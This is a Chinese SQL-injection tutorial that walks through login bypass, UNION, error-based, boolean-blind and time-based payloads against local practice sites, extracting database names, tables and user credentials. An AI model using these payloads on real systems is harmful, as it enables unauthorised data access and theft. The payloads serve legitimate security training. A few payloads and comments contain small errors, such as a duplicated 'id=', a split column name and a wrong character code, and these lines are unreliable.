【网安-Web渗透测试-漏洞系列】SQL注入
一、SQL注入概念
1、简短说明什么SQL注入
攻击者在网站的输入框中输入了一段SQL语句,通过这段SQL语句从数据库得到偷取、删除和修改网站的目的。
2、SQL注入带来的危害
未授权、非法增删改查数据库内容,包括窃取信息、删除数据库、读写系统文件、执行命令等等。
二、运行环境
| 名称 | 值 |
|---|---|
| 操作系统 | Windows 10 |
| 中间件 | phpStudy 2018 |

三、WZ靶场实践
1、靶场环境配置
(1)部署地址:
D:\phpStudy\PHPTutorial\WWW\wz
(2)导入数据库
说明:数据库的SQL文件位于wz靶场内。并导入bank和game数据库。
(3)访问地址为
http://127.0.0.1/wz
2、SQL注入之输入框映射
(1)攻击视角分析

普通人的角度:
step1:注册账户;
step2:得到自己的用户;
step3:根据注册的用户登录系统。
开发人员的角度:
# 获得一条用户的记录
select * from game.user where username = 'admin' and password = '654321'
# 获得所有用户的记录
select * from game.user
攻击者的角度:
select * from 表名 where ⽤户名='账号' and 密码='密码'
select * from 表名 where ⽤户名='账号输⼊框' and 密码='密码输⼊框'


得到的登录请求地址为:
http://127.0.0.1/wz/login.php?user=1&pass=1
将页面中的输入框和SQL语句进行映射:
# 登录请求地址,user为账号输入框的值,pass为密码输入框的值
http://127.0.0.1/wz/login.php?user=账号输⼊框&pass=密码输⼊框
select * from 表名 where ⽤户名='账号输⼊框' and 密码='密码输⼊框'
(2)利用账户输入框展开攻击
step 1:在输入框中输入相应内容
账户输入框:a' or '1
密码输入框:123456
即
http://127.0.0.1/wz/login.php?user=a' or '1' ='1 &pass=123456
step2:当请求提交与login.php以后,系统会执行SQL语句。
select * from user where username = 'a' or '1' ='1' and password = '123456'
数据表user中已存在的用户名和密码
注意观察where后面的条件。
username = 'a' or '1' ='1' and password = '123456'
备注:
判断顺序为:先“and”,后“or”的逻辑进行操作。
这是MySQL和其它高级语言都约定熟成的标准,不必纠结!
具体如下:
username = 'a' or true and password = '123456'
username = 'a' or true and true
false or true and true
true
最终得到一条关于账号为luojie的记录。
step3:SQL注入成功!无需正确设置账号和密码就能登录。
(3)利用密码输入框展开攻击
step 1:在输入框中输入相应内容
账户输入框:a
密码输入框:' or '1' ='1
即
http://127.0.0.1/wz/login.php?user=a&pass='or'1'='1
step2:当请求提交与login.php以后,系统会执行SQL语句。
select * from user where username = 'a' and password = '' or '1' ='1'
最终得到所有账号的记录。
step3:SQL注入成功!无需正确设置账号和密码就能登录。
2、SQL注入之地址参数调整
(1)注入点分析
输入地址(正确参数):
http://127.0.0.1/wz/url.php?date=20231010

输入地址(错误参数):
http://127.0.0.1/wz/url.php?date=0

在页面中显示了SQL语句,看到了一个注入点。根据注入点可展开攻击!
(2)角度分析
开发者的角度:
select * from news where datestr='20231010'
攻击者的角度:
select * from 新闻表 where 时间='20231010'
select * from 新闻表 where 时间='⿊客唯⼀的注⼊点'
(3)获取数据库名
union 运算符允许两个及以上的 查询结果集,合并为一个结果。
开发者的角度:
select * from news where datestr='' union select DATABASE(),'','',''
攻击者的角度:
http://127.0.0.1/wz/url.php?date=' union select DATABASE(),'','','
(4)获取所有表
开发者的角度:
select * from news where datestr='' union SELECT (select GROUP_CONCAT(TABLE_name )
from information_schema.`TABLES` t where t.TABLE_SCHEMA='game'),'','',''
攻击者的角度:
http://127.0.0.1/wz/url.php?date=' union SELECT (select GROUP_CONCAT(TABLE_name )from information_schema.`TABLES` t where t.TABLE_SCHEMA='game'),'','','
(5)获取⽤户名&密码
开发者的角度:
select * from news where datestr='20231010'
union
select username, PASSWORD ,cardid,'占位' from user where '1' ='1'
攻击者的角度:
http://127.0.0.1/wz/url.php?date=' union select username,PASSWORD ,cardid,'占位' from user where '1' ='1
(6)获取表列名
开发者的角度:
 select * from news where datestr=''
 union
 SELECT (select GROUP_CONCAT(c.COLUMN_NAME ) from information_schema.`COLUMNS` c where c.TABLE_SCHEMA='game' and c.TABL E_NAME='user'),'','',''
攻击者的角度:
http://127.0.0.1/wz/url.php?date=' union SELECT (select GROUP_CONCAT(c.COLUMN_NAME )from information_schema.`COLUMNS` c where c.TABLE_SCHEMA='game' and c.TABLE_NAME='user'),'','','
四、BBS靶场实践
1、靶场环境配置
(1)部署地址:
D:\phpStudy\PHPTutorial\WWW\bbs
(2)导入数据库
说明:数据库的SQL文件位于bbs靶场内。导入数据库jrlt。
(3)访问地址为
http://127.0.0.1/bbs
(4)登录BBS后,进入地址:
http://127.0.0.1/bbs/showmessage.php
2、Union注入
(1)注入点判断
修改id的值,看看是否存在注入点
http://127.0.0.1/bbs/showmessage.php?id=1 # 无报错
http://127.0.0.1/bbs/showmessage.php?id=2 # 无报错
http://127.0.0.1/bbs/showmessage.php?id=3 # 无报错
http://127.0.0.1/bbs/showmessage.php?id=4 # 无报错

# 存在错误提示并回显在页面中,即存在注入点。
http://127.0.0.1/bbs/showmessage.php?id=x
数据表如下:
select * from messages
后续的链接中,?后面的值表示SQL语句中的where条件。
(2)回显列数
用order by查询有几个字段
# 1到4均为报错
http://127.0.0.1/bbs/showmessage.php?id=1 order by 1
http://127.0.0.1/bbs/showmessage.php?id=1 order by 2
http://127.0.0.1/bbs/showmessage.php?id=1 order by 3
http://127.0.0.1/bbs/showmessage.php?id=1 order by 4
# 第5个时出现了报错,说明messages表有4个字段
http://127.0.0.1/bbs/showmessage.php?id=1 order by 5
(3)回显位置
http://127.0.0.1/bbs/showmessage.php?id=id=-1 union select 1,2,3,4

仅看到2,3,4可回显,只需在2,3,4的位置写注入。
(4)回显数据库名
回显当前网站的数据库名
http://127.0.0.1/bbs/showmessage.php?id=-1 union select 1,2,version(),database()
回显所有数据库名
http://127.0.0.1/bbs/showmessage.php?id=-1 union select 1,2,version(),(select group_concat(schema_name) from information_schema.schemata)
(5)回显数据库中的所有表
http://127.0.0.1/bbs/showmessage.php?id=-1 union select 1,2,version(), group_concat(table_name) from information_schema.tables where table_schema='jrlt'
(6)回显表中的所有字段
http://127.0.0.1/bbs/showmessage.php?id=-1 union select 1,2,3,group_concat(column_name) from information_schema.columns where table_name='users' and table_schema='jrlt'
(7)得到字段的数据
http://127.0.0.1/bbs/showmessage.php?id=-5 union select 1,2,3,concat(name,':',password) from users limit 0,1
3、报错型注入1
报错注入是是在错误信息中执行SQL语句。当无法使用union条件时才使用报错型注入。
原理:插入临时表的时,进行了函数运算,引发数据库冲突而报错。
数据表如下:
select * from messages
后续的链接中,?后面的值表示SQL语句中的where条件。
(1)重复键冲突
http://127.0.0.1/bbs/showmessage.php?id=1 and (select 1 from (select count(*),concat(0x5e,(select version() from information_schema.tables limit 0,1) ,0x5e,floor(rand(0)*2))x from information_schema.tables group by x)a)
(2)xpath报错型注入
http://127.0.0.1/bbs/showmessage.php?id=1 and extractvalue(1, concat(0x5c, (select database()),0x5c))
(3)updatexml报错型注入
http://127.0.0.1/bbs/showmessage.php?id=1 and updatexml(1,concat(0x5e,(select version()),0x5e),1)
4、报错型注入2
数据表如下:
INSERT INTO `messages`( `uname`, `title`, `content`) VALUES ('".$userName."','".$title."','".$content."')

INSERT INTO `messages`( `uname`, `title`, `content`) VALUES ('','','' or '攻击语句' or '')

INSERT INTO `messages`( `uname`, `title`, `content`) VALUES ('','','a' or 'b' or 'c')
(1)获取数据库名
# 执行SQL,并报错。在报错中得到自己最需要的内容
INSERT INTO `messages`( `uname`, `title`, `content`) VALUES
('','',''or (select 1 from (select count(*),concat(0x5e,(select database() from information_schema.tables limit 0,1) ,0x5e,floor(rand(0)*2))x from information_schema.tables group by x)a) or'')
(2)获取表名
# 执行SQL,并报错。在报错中得到自己最需要的内容
INSERT INTO `messages`( `uname`, `title`, `content`) VALUES
('','','' or extractvalue(1, concat(0x5c, (select group_concat(table_name) from information_schema.tables where table_schema='jrlt'),0x5c)) or '')
(3)获取表字段
# 执行SQL,并报错。在报错中得到自己最需要的内容
INSERT INTO `messages`( `uname`, `title`, `content`) VALUES
('','','' or updatexml(1,concat(0x5e,(select group_concat(column_name) from information_schema.columns where table_name='users' and table_schema='jrlt'),0x5e),1) or '')
(4)获取数据
# 执行SQL,并报错。在报错中得到自己最需要的内容
INSERT INTO `messages`( `uname`, `title`, `content`) VALUES
('','','' or updatexml(1,concat(0x5e,(select concat(name,':',password) from users limit 0,1),0x5e),1) or '')
# updataxml()对仅能获取32位字符,对于长字符串需要分批次获取

INSERT INTO `messages`( `uname`, `title`, `content`) VALUES
('','','' or updatexml(1,concat(0x5e,(select concat(name,':',substring(password,1,16)) from users limit 0,1),0x5e),1) or '')

结果为:e10adc3949ba59ab

INSERT INTO `messages`( `uname`, `title`, `content`) VALUES
('','','' or updatexml(1,concat(0x5e,(select concat(name,':',substring(password,17)) from users limit 0,1),0x5e),1) or '')

结果为:be56e057f20f883e
五、其它注入
1、布尔盲注
(1)布尔盲注的可用性判定
改变SQL的参数后,浏览器无显示对应内容和报错信息时,则不能⽤union联合查询注⼊与报错注⼊,可⽤布尔注⼊。⽤布尔条件看⻚⾯是否有变化,有变化则可以考虑使⽤布尔注⼊。
访问地址:
http://127.0.0.1/bbs/showmessage.php
# 内容可显示
?id=2  and 1=1

@ 内容无显示
?id=2  and 1=2

内容存在显示与不显示,则可用布尔盲注。
(2)获得数据库名
数据库名字⻓度
?id=2 and length(database())<5 # 有内容显示
?id=2 and length(database())>2 # 有内容显示
?id=2 and length(database())=4 # 有内容显示
# 数据库名长度为4
数据库的名字
⽤ASCII码,推出数据库每个字符。
?id=2 and ascii(substr(database(),1,1))<123  #122为z
?id=2 and ascii(substr(database(),1,1))>64  #65为A
?id=2 and ascii(substr(database(),1,1))>100 #true可显示
?id=2 and ascii(substr(database(),1,1))>110 #false不可显示

?id=2 and ascii(substr(database(),1,1))=106 #j
?id=2 and ascii(substr(database(),2,1))=114 #r
?id=2 and ascii(substr(database(),3,1))=108 #l
?id=2 and ascii(substr(database(),4,1))=116 #t

# 根据推导出的名称进行再次判断
?id=2 and database()='jrlt'
(3)数据库存在的表
数据表个数
# 有回显
?id=2 and (select count(table_name) from information_schema.tables where table_schema = database())<5
# 无回显
?id=2 and (select count(table_name) from information_schema.tables where table_schema = database())<2
# 有回显
?id=2 and (select count(table_name) from information_schema.tables where table_schema = database())=2

# 数据库中存在两个表
某表的⻓度
# 有回显
?id=2 and length((select table_name from information_schema.tables where table_schema=database() limit 0,1))<10
# 无回显
?id=2 and length((select table_name from information_schema.tables where table_schema=database() limit 0,1))<5
# 有回显
?id=2 and length((select table_name from information_schema.tables where table_schema=database() limit 0,1)) = 8
某表名称
?id=2 and ascii(substr((select table_name from information_schema.tables where table_schema=database() limit 0,1),1,1))<100
?id=2 and ascii(substr((select table_name from information_schema.tables where table_schema=database() limit 0,1),1,1))<120

#获取第⼀张表的第⼀个字符为:m
?id=2 and ascii(substr((select table_name from information_schema.tables where table_schema=database() limit 0,1),1,1))=109

#获取第⼆张表的第⼀个字符为:u
?id=2 and ascii(substr((select table_name from information_schema.tables where table_schema=database() limit 1,2),1,1))=117

# 以此类推,获取每个表后续的字母排列
(4)表存在的字段
获得user表列数
?id=2 and (select count(column_name) from information_schema.columns where table_schema=database() and table_name='users')=5
逐渐推断获得了user标中有5个字段
获得第⼀个字段的⻓度
?id=2 and length((select column_name from information_schema.columns where table_schema=database() and  table_name='users' limit 0,1))<10
?id=2 and length((select column_name from information_schema.columns where table_schema=database() and  table_name='users' limit 0,1))<1
?id=2 and length((select column_name from information_schema.columns where table_schema=database() and  table_name='users' limit 0,1))=2
获得第⼀个字段的名称
# 从第⼀个字段的,第⼀个字符开始判断
?id=2 and ascii(substr((select column_name from information_schema.columns where table_schema=database() and  table_name='users' limit 0,1),1,1))<100
?id=2 and ascii(substr((select column_name from information_schema.columns where table_schema=database() and  table_name='users' limit 0,1),1,1))<110

# 第⼀个字段的第⼀个字符为:i
?id=2 and ascii(substr((select column_name from information_schema.columns where table_schema=database() and  table_name='users' limit 0,1),1,1))=105
# 第⼀个字段的第⼆个字符为:d
?id=2 and ascii(substr((select column_name from information_schema.columns where table_schema=database() and  table_name='users' limit 0,1),2,1))=105

# 获得第⼀个字段的名称是id,同理可以获得其他字段name,password,photo,money
(5)获得字段的真实内容
获得user字段第⼀⾏数据的内容⻓度
?id=2 and (select LENGTH(name) from users LIMIT 0,1)=4 # ⽆回显
?id=2 and (select LENGTH(name) from users LIMIT 0,1)=5 # user1等于5个字符⻓度
获得user字段第⼀⾏数据第⼀个字符内容
?id=2 and ascii(substr((select name from users  limit 0,1),1,1))=117 # u
?id=2 and ascii(substr((select name from users  limit 0,1),2,1))=115 # s
2、延时盲注
(1)延时盲注的可用性判定
时间注入(又称延时注入)通过向服务器传递带有条件判断的参数来实现:当条件为真时,执行延时操作,条件为假时不延时。通过比较响应时间的长短,可以推断条件是否成立,从而逐步获取信息。
它与布尔盲注的原理相似,都是通过两种不同的服务器反馈来推测条件的真假。不同之处在于:布尔盲注依据页面内容的差异进行判断,而延时盲注只能通过响应时间的差异进行推断。
当union、报错、布尔注入失效时才用延时盲注。
访问地址:
http://127.0.0.1/bbs/showmessage.php
?id=2 and sleep(5) # 在“开发者”中的“网络”查看,每次访问都睡5秒多钟
?id=-1 and sleep(5) # 在“开发者”中的“网络”查看,每次访问都没有怎么睡
(2)数据库名称
数据库名⻓度
?id=2 and if(length(database())<10,sleep(5),1) # 睡了代表在10之内的⻓度
?id=2 and if(length(database())<3,sleep(5),1) # 没有睡代表是错误的
?id=2 and if(length(database())=4,sleep(5),1) # 睡了代表获得⻓度为4

# 获得⻓度为4
数据库名第⼀个字符
?id=2 and if(ascii(substr(database(),1,1))=106,sleep(5),1) #j 已睡觉
?id=2 and if(ascii(substr(database(),2,1))=114,sleep(5),1) #r 已睡觉
?id=2 and if(ascii(substr(database(),3,1))=108,sleep(5),1) #l 已睡觉
?id=2 and if(ascii(substr(database(),4,1))=116,sleep(5),1) #t 已睡觉
?id=2 and if(ascii(substr(database(),4,1))=556,sleep(5),1) # 没有睡觉,表示值无法和数据库中的字符匹配

# 得到数据库的名称为:jrlt
(3)获得表名
# 如下操作均全部出现了睡觉的情况
?id=2 and if(ascii(substr((select table_name from information_schema.tables where table_schema =database() limit 0,1),1,1))=109,sleep(5),1)  //m
?id=2 and if(ascii(substr((select table_name from information_schema.tables where table_schema =database() limit 0,1),2,1))=101,sleep(5),1)  //e
?id=2 and if(ascii(substr((select table_name from information_schema.tables where table_schema =database() limit 0,1),3,1))=115,sleep(5),1)  //s
?id=2 and if(ascii(substr((select table_name from information_schema.tables where table_schema =database()  limit 0,1),4,1))=115,sleep(5),1)  //s
?id=2 and if(ascii(substr((select table_name from information_schema.tables where table_schema =database() limit 0,1),5,1))=97,sleep(5),1)  //a
?id=2 and if(ascii(substr((select table_name from information_schema.tables where table_schema =database() limit 0,1),6,1))=103,sleep(5),1)  //g
?id=2 and if(ascii(substr((select table_name from information_schema.table s where table_schema =database() limit 0,1),7,1))=101,sleep(5),1)  //e
?id=2 and if(ascii(substr((select table_name from information_schema.table s where table_schema =database() limit 0,1),8,1))=115,sleep(5),1)  //s
(4)获得表的字段名
?id=2 and if(ascii(substr((select column_name from information_schema.columns where table_name = 'users' limit 0,1),1,1))=105,sleep(5),1)  //i
?id=2 and if(ascii(substr((select column_name from information_schema.columns where table_name = 'users' limit 0,1),2,1))=100,sleep(5),1)  //d
(5)获得users表的第⼀⾏name字段的数据
?id=1 and if(ascii(substr((select name from users limit 0,1),1,1))=100,sleep(5),1) // d
?id=1 and if(ascii(substr((select name from users limit 0,1),2,1))=101,sleep(5),1) // e
?id=1 and if(ascii(substr((select name from users limit 0,1),3,1))=114,sleep(5),1) // r
